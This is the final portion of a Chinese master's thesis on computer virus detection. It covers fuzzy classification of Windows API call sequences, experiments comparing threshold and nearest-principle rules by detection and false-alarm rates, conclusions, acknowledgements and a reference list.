实验中使用的基于模式识别的病毒检测算法如下所示：

(1) 训练算法：

- 输入：训练库中的全部样本
- 输出：模糊集 $\tilde{N}$ 及 $\tilde{V}$
- 过程：
  - ① 获取每个样本的 API 调用序列；
  - ② 计算每个 API 函数在病毒程序集中出现的频率以及在正常程序集中出现的频率，然后求得类间频率均方差 $D(A_i)$；
  - ③ 根据类间频率均方差值降序排列，选取前 t 个 API，构成模糊特征集；
  - ④ 根据特征集中各 API 函数在病毒集与正常集中出现的频率以及相应的隶属函数求得模糊集：

$$\tilde{V}=\left\{\mu_1^{V}/A_1,\mu_2^{V}/A_2,\cdots,\mu_t^{V}/A_t\right\},$$
$$\tilde{N}=\left\{\mu_1^{N}/A_1,\mu_2^{N}/A_2,\cdots,\mu_t^{N}/A_t\right\}.$$

  - ⑤ 输出 $\tilde{V}$ 及 $\tilde{N}$，算法结束。

(2) 分类算法：

- 输入：待检测文件
- 输出：是否病毒
- 过程：
  - ① 获取待测程序的 API 调用序列；
  - ② 计算各特征量出现的频率，结合隶属函数，求得模糊集：

$$\tilde{M}=\left\{\mu_1/A_1,\mu_2/A_2,\cdots,\mu_t/A_t\right\} \quad ;$$

  - ③ 依据训练过程得到的 $\tilde{V}$ 与 $\tilde{N}$，计算欧氏贴近度 $\delta(\tilde{M},\tilde{V})$ 及 $\delta(\tilde{M},\tilde{N})$；
  - ④ 根据“择近原则”对检测文件分类；
  - ⑤ 输出类别，算法结束。

5.5 实验与分析

本实验是在虚拟机的 WindowsXP 平台上进行，算法开发环境是 Windows 系统下的 VC++。构成“模糊特征集” 的完整 API 函数调用序列的提取步骤也是在

WindowsXP 平台上进行的。

本实验的主要步骤是将核心层提取的 API 函数调用序列导入应用模糊分类算法的检测系统进行检测。主要目的是对系统中的模式分类算法应用到病毒检测中的实际情况进行测试。对实验结果用三种指标来衡量，一是报警数/率，二是误报数/率，三是漏报数/率。

5.5.1 采用阈值原则的实验与分析

测试方法：首先利用收集到的文件构成测试样本空间，然后利用提取病毒行为 API 工具对训练集中的所有文件进行特征提取，提取出算法所需要的“模糊特征集”。然后在不同的阈值下进行实验。先后用到的测试样本空间文件数分别为 40 个文件、60 个文件。实验结果如表 5.2、表 5.3 所示：

表 5.2 （测试样本为 40）不同阈值下的检测结果

检测内容	阈值						
	2	3	4	5	6	7	8
报警数	32	32	35	36	33	30	30
误报数	4	4	2	1	3	4	5
漏报数	4	2	1	2	3	5	4

表 5.3 （测试样本为 60）不同阈值下的检测结果

检测内容	阈值						
	2	3	4	5	6	7	8
报警数	59	61	65	66	62	60	59
误报数	8	7	5	5	8	9	9
漏报数	5	4	3	2	4	5	6

实验结果：从表 5.2、表 5.3 可以看出，采用阈值原则的模糊分类算法在病毒的检测中的应用还是可行的：

① 相同测试样本数目下，阈值θ分别为 4、5 的情况下，系统的漏报个数比较低，同时其误报的病毒个数又明显的减少；

② 即使在不同测试样本下，结论也是相同的；

③ 显然在以上的实验环境下，系统的阈值最好应在 4~5，可取得较低的漏报率，同时也有较低的误报率。如果在更复杂的情况下，则需要更加合理地选取检测阈值。这些都需要在后续的研究中完善和补充。

5.5.2 采用择近原则的实验与分析

测试方法：首先利用收集到的文件构成样本空间，样本空间划分为训练集和测试集两个集合，每个集合中都包括病毒类和非病毒类样本。然后利用提取病毒行为 API 工具对训练集中的所有文件进行特征提取，提取出算法所使用的“模糊特征集”。然后用不同训练集文件(20 个文件和 40 个文件)作为训练数据先对分类器进行训练，对不同测试集中的文件进行分类测试，并进行自学习，自学习后的结果作为下次实验的数据，具体为：自学习后的全体数据集作为下次实验的训练数据进行训练，然后继续收集测试文件进行测试。实验验结果见表 5.4、表 5.5。

表 5.4（训练集数目为 20）不同测试集的检测结果

检测内容	测试集			
	20	20	20	20
报警率	95.3%	96.7%	97.2%	97.9%
误报率	3.3%	2.7%	2.4%	1.6%
漏报率	3.1%	2.9%	2.0%	1.5%

表 5.5 （训练集数目为 40）不同测试集的检测结果

检测内容	测试集			
	20	20	20	20
报警率	96.1%	97.0%	97.8%	98.4%
误报率	2.9%	2.5%	1.9%	1.5%
漏报率	2.5%	2.3%	1.6%	1.2%

实验结果：从表 5.4、表 5.5 可以看出，采用择近原则的模糊分类算法在病毒的检测中的应用有比较高的报警率、较低的误报率和漏报率：

① 相同训练集数目下，随着分类器自学习的次数增加，分类器自学习的能力在提高，具体表现在：报警率也在提高，误报率和漏报率在降低；

② 随着训练集数目的增加，相比于相同测试集数目时的报警率在提高，误报率和漏报率在降低。

5.5.3 实验小结

通过上面的测试结果，说明无论模式分类算法的阈值原则还是择近原则，应用到病毒的检测中是可行的。

择近原则的误报和漏报率相对于阈值法都比较低，原因是应用择近原则的算法的各个程序文件之间都是相关的，本次检测的结果可以加入训练集继续进行训练，以使得下次的检测结果更加精确；但是缺点也是显而易见的，因为程序之间的相关性，应用择近原则的算法的开销相对于实验阈值原则算法的开销大了许多。随着软硬件的速度提高，未来这样的开销可能会忽略。但以现在的水平，在实际的应用中这两方面都要兼顾。

5.6 本章小结

系统 API 函数调用序列能反映病毒的行为特点，比如对注册表的操作、对文件系统进行穷举搜索等。但是 Native API 的调用过程都发生在内核模式下，在用户模式下无法进行监视。所以本章首先采用钩子函数 HOOK 实时监控系统调用，及时拦截系统调用的 API 函数。当提取出待检测文件的系统 API 函数调用后，生成代表病毒行为特征的检测向量就可以用于检测；然后，应用模糊分类算法的阈值原则和择近原则建立数学模型并将两种模型应用到计算机病毒的检测中，对提取的 API 函数集进行处理；最后进行了仿真实验，实验结果表明，两种方法都有比较高的报警率、较低的误报率和漏报率。

结束语

作者在对计算机病毒检测技术和对各个不同类型文件病毒的工作机理进行了深入分析和研究的基础上，提出了病毒树的概念。病毒树有升级简单、几乎不需要病毒库、可部分实现即时查毒、可防范未知病毒等显著优点。并在病毒树的基础上，设计了基于病毒树的病毒检测引擎系统。此系统有效的结合了查毒模块和防火墙各自的优点，最终采用了基于病毒防火墙、检测服务器和应用服务器的部署方式，能够对大规模网络范围内的病毒传播进行检测，将大部分病毒在进入内网之前就得到有效的遏制，减轻内网系统的压力。

结合2007年3月开始参与的西安电子科技大学国家大学生创新性实验计划项目-“VMP信息安全自主防御系统”这一科研课题，作者采用理论分析和仿真相结合的方法，对基于病毒行为特征的自主防御病毒等理论进行了一些研究：通过监控Windows底层系统调用的方法进行病毒检测的可能性，应用HOOK技术实现对系统调用的病毒行为特征API的有效提取，形成“模糊特征集”；在“模糊特征集”的基础上，应用模糊分类算法的阈值原则和择近原则对待检测文件检测，将其分类到病毒或是正常文件的集合中。实验结果证明，两种不同方法各有优点，且在病毒检测方面有较高的检测率、较低的误报率和漏报率。

在研究过程中，随着对计算机病毒技术和反病毒技术了解的不断深入，发现本文所述的基于病毒树的病毒检测引擎系统以及将模糊分类算法应用到病毒检测的实验还存在一些不完善的地方，有待于进一步研究和开发，主要表现在以下几个方面：

①由于基于病毒树的病毒检测引擎只是基于理论上的设计，虽然有很多特点，但未经过实践检测，需要进一步的仿真和实验；

②提高检测率，降低误报率和漏报率：从将模糊分类算法应用到病毒检测的实验可以看出当前的病毒的检测率还不是很高、误报率和漏报率也不是很低。这与生成检测向量的病毒行为规则、使用的检测算法和所使用的样本有着主要关系。因此通过对检测算法进一步优化和更为广泛的收集病毒样本，对特征提取进一步改进从而可以在提高病毒的检测率的同时降低误报率和漏报率。

③病毒技术发展迅速，有些病毒可能会另辟蹊径不通过系统服务达到目的，可能会通过调用其他系统内核模块对系统进行破坏，所以后续工作还要继续研究找到监测其他系统模块的方法，增强检测引擎的检测力度，增强系统运行的安全。

致谢

本文的工作是在导师慕建君教授的悉心指导下完成的，从论文的选题、组织、研究方法到写作的全过程无不凝聚着慕老师的心血。在整个研究过程中，慕老师为我提供了优越的实验条件，亲自对我进行了全面深入的指导，提出了许多富有建设性的宝贵建议。慕老师严谨的治学态度，严密开阔的思维，扎实的写作功底，渊博的知识是我一生取之不尽、用之不完的宝贵财富。

感谢 Websense 安全实验室的 Paul Hong、Sunny 等在我实习期间对我的科研、生活上的极大帮助与鼓励。Websense 自由、活跃的工作气氛给我留下了深刻的印象。

感谢和我一起学习的焦晓鹏、张博、吴亮、马占梅、闫雅丽、张旋、郭赵强等同学在学习和生活上给予我的帮助。在学习上我们经常一起讨论，在生活上我们相互帮助。还感谢同实验室的师弟师妹们，感谢你们在学习上对我的帮助和生活上带给我的快乐！

感谢胡明舒，谢谢你陪我走过的岁月和带给我的帮助。

感谢在西电上研期间认识的所有朋友同学，非常怀念和你们一起度过的研究生生活，感谢你们在学习和生活带给我的快乐，认识你们是我一生的财富，我相信我们一起相处的研究生生活将会我人生历程中美好的回忆！

感谢在校学习期间，所有教授指导过我的老师，正是你们孜孜不倦的传授和教导，使我学习到更多更深的知识！

深深感谢我的父母和亲人，感谢他们多年来无私的养育和关怀！在未来的人生道路上，我将尽我所能以不辜负他们的期望！

在论文即将完成之际，谨向所有关心、爱护我的人致以深深的谢意！祝你们永远平安、幸福！

参考文献

[1] RT/CCStatistics 1988-2005[EB/OL]. http://www.cert.org/stats/cert_stats.html.

[2] 建可信任的互联网-2008 瑞星互联网安全技术大会-2008 年中国大陆地区电脑病毒疫情&互联网安全报告. http://www.it.rising.com.cn/new2008/News/NewInfo/2008-11-18/1226970618d50435.html.

[3] Eugene H.Spafford. "The Interne worm program: an analysis"[R]. ACM Computer Communication Review, 1989, 19(1):17-57.

[4] CERT/CC. "CERT Incident Note IN-99-03: CIH/Chernobyl Virus" [EB/OL]. http://www.cert.org/incident_notes/IN-99-03.html.

[5] 欧青立,徐建波,李方敏等.虚拟设备驱动程序 VxD 的研究与开发.计算机工程,2002(03):15-19.

[6] 蔡志平,殷建平,祝恩. 在 Windows 中执行 Ring0 特权级代码的几种方法.计算机应用,2001,21(6):97-98.

[7] 百度百科-熊猫烧香 http://baike.baidu.com/view/697258.htm.

[8] Mihai Christodorescu, Somesh Jha. Static Analysis of Executables to Detect Malicious Patterns [R]. Proeeedings of the 12th USENIX Security Symposium, USENIX Association, Berkeley, CA, USA, 2003:169-186.

[9] Eugene H.Spafford. The Intemet worm Program: an analysis [J].Tech.Report CSD-TR-803, 1998.Department of Computer Science, Purdue University.

[10] Wildlist Organization. Virus descriptions of viruses in the wild [J/OL]. http://www.fsecure.com/virus-info/wild.html.

[11] Mihai Christodorescu, Somesh Jha. Static Analysis of Executables to Detect Malicious Patterns[R]. Proccedings of the 12th USENIX Security Symposium, USENIX Association, Berkeley, CA, USA, 2003:130-156.

[12] Jeffrey O.Kephart and William C.Arnold.Automatic Extraction of Computer Virus Signatures[R].4th Virus Bulletin International Conference, 1994: 178-184.

[13] R.W.Lo, K.N.Levitt, and R.A.Olsson. MCF: a Malicious Code Filter [J]. Computers&Security, 1995, 14(6):541-566.

[14] P.Kerchen, R.Lo, J.Crossley, G.Elkinbard, and R.Olsson. Static Analysis Virus Detection Tools for UNIX Systems[R].Proceedings of the 13th National Computer Security Conference, 1990:350-365.

[15] R.Crawford, P.Kerehen, K.Levitt, R.Olsson, M.Archer, and M.Casillas. Automated Assistance for Decetecting Malicious code[R].Proceedings of the 6th International Computer Virus and Security Conference, 1993.

[16] Gerald Tesauro，Jeffrey O.Kephart, and Gregory B.Sorkin [J].Neural Networks for Computer Virus Recognition.IEEE Expert, 1996, 11(4): 5-6.

[17] W.Lee, S.J.Stolfo, and P.K.Chan.Learning patterns from UNIX processes execution traces for intrusion detection[R].AAAI Workshop on AI Approaches to Fraud Detection and Risk Management, 1997, 50-56.

[18] Wenke Lee，Sal Stolfo, and Kui Mok.A Date Mining Framework for Building Intrusion Detection Models [J].IEEE Symposium on Security and Privacy, 1999.

[19] T.Abou-Assaleh, N.Cercone, V.Keselj, and R.Sweidan.N-gram-based Detection of New Malicious Code[R]. In Proceedings of the 24th Annual International Computer Software and Applications Conference, 2004, HongKong.

[20] 张云波,殷建平,张鼎兴等.基于 K-最近邻算法的未知病毒检测[J].计算机工程与应用,2005,41(6):7-10.

[21] 张云波,殷建平,张鼎兴等.基于多重朴素贝叶斯算法的未知病毒检测[J].计算机工程,2006:18-21.

[22] H. Kim and B. Karp. Autograph: Toward automated， distributed worm signature detection. In Usenix Security Symposium, CA, 2004.

[23] 张森强,郭兴阳,唐朝京.检测多态计算机病毒的数学模型[J].计算机工程,2004(9):24-25.

[24] 李旭华,计算机病毒-病毒机制与防范技术.重庆大学出版社,2002(4):15-30.

[25] 韩筱卿,王建锋,钟玮.计算机病毒分析与防范大全(第 2 版),电子工业出版社,2008(11):35-38.

[26] 程胜利,谈冉,熊文龙.计算机病毒及其防治技术[M].北京:清华大学出版社,2004:67-80.

[27] 王海峰,段友祥,刘仁宁.基于程序行为分析的病毒检测引擎的改良研究[J].计算机应用,2004,24:109-11.

[28] Hofmeyr S A, Forrest S, Somayaji A. Intrusion Detection Using Sequences of System Calls [J]. Computer Security, 1998, 6(3):151-180.

[29] MITTRA S. Iolus: A framework for scalable secure multicasting [J]. ACM SIGCOMM Computer Review, 1997, 27(4):277-288.

[30] 李鸿吉.模糊数学基础及实用算法[M].北京:科学出版社,2005.

[31] C.C.Zou, W.Gong, D, Towsley, and L. Gao. The monitoring and early detection of internet worms. IEEE/ACM Trans. Netw, 2005.

[32] Fred Cohen.Computational Aspects of Computer Viruses.Computers&Security, 1989.

[33] Fred Cohen.A Short Course on Computer Viruses.ASP Press, Pittsburgh, PA, 1990.

[34] 傅建明,彭国军,张焕国.计算机病毒分析与对抗[M].武汉:武汉大学出版社.2004.

[35] 彭国军,张焕国,王丽娜等.WindowsPE 病毒中的关键技术分析.计算机应用研究[M].2006.5:93-95,112.

[36] 吴兵.宏病毒的机理剖析与网络安全,西南民族学院学报-自然科学版.2002(02):40-42.

[37] 孙守阁,徐勇.Windows 设备驱动程序内幕.北京:清华大学出版社,2000:3-11.

[38] 沈大勇,左志宏.基于系统调用的行为阻断反病毒技术的研究与实现[硕士论文],成都,电子科技大学,2007.

[39] Fred Cohen. Computer viruses: Theory and experiments. Computers & Security, 1987, 6(1):22-35.

[40] Fred Cohen.A Short Course on Computer Viruses, Wiley. 1994:1-6.

[41] Symantec Anti Virus Research Center. Understanding Virus Behavior under WindowsNT. 1998:1-8.

[42] Websense.Premium Group III: A New Approach to Battling Malicious Mobile Code.2002:35-47.

[43] J.lambert.Soft Restriction Policies in Windows XP.Virus Bulletin Conference, 2002.9.

[44] 陈桓.一种新的计算机病毒免疫模型[硕士学位论文].四川:四川大学,2005:1-9.

[45] 叶艳芳.基于数据挖掘技术的病毒主动防御系统[硕士学位论文].福建:福州大学,2005:1-8.

[46] 赵庆松.安全操作系统的恶意代码防御技术的研究与实施[博士学位论文].北京:中国科学院软件研究所,2002:2-14.

[47] 郑先伟,李荣侠.解剖"熊猫烧香"病毒.中国教育网络-网络安全 2007.3[J].52-53.

[48] 王飞.基于木马的网络侦察系统研究.[信息工程大学硕士论文].2002 年.

[49] 黑鹰基地-中国爱国者黑客联盟. http://www.3800hk.com/news/w21/9131.html.

[50] Symantec Corporation. Understanding heuristics: Symantec's Bloodhound technology. Symantec White Paper Series, 1997, Volume XXXIV.

[51] 陈向群,向勇,王雷等.Windows 操作系统原理(第 2 版).北京:机械工业出版社,2004:31-49.

[52] 微软公司.Driver Development Kit (DDK) documentation for Windows XP.2006.

[53] 武安河. 2000/XP WDM 设备驱动程序开发(第 2 版).北京:电子工业出版社,2005:88-94.

[54] Vavid A.Solomon, Mark Russinovich.Inside Microsoft Windows 2000.MS Press, 2000:3-21.

[55] Sven B.Schreiber. UNDOCUMENTED WINDOWS 2000 SECRETS. Addison –Wesley, 2001:93-102.

[56] Charles Petzold.Windows 程序设计.北京:北京大学出版社,1999:35-40.

[57] http://www.xfocus.net/bbs/index.php? act =SE &f =2&t=46538&p=189035.

[58] 蔡元龙.模式识别.西安:西北电讯工程学院出版社,1986.

[59] http://blog.csdn.net/kendiv/category/80755.aspx?Show=All.

[60] 王海峰,夏洪雷,孙冰.基于程序行为特征的病毒检测技术与应用[J].计算机系统应用,2006.5:29-31.

[61] 祝恩,殷建平,蔡志平等.计算机病毒自动变形机理的分析[J].计算机工程与科学,2002,24(6) :7-10.

攻读硕士期间完成的论文和参与的科研工作

一、完成的论文

杨阳，慕建君，“病毒检测中模糊模式匹配算法的研究”，2008 年西安电子科技大学研究生学术年会。

二、参与的科研工作

本人在硕士期间参加了国家大学生创新性实验计划项目，项目名称是“VMP 信息安全自主防御系统”。

基于模糊分类算法的计算机病毒检测技术研究

作者：杨阳
学位授予单位：西安电子科技大学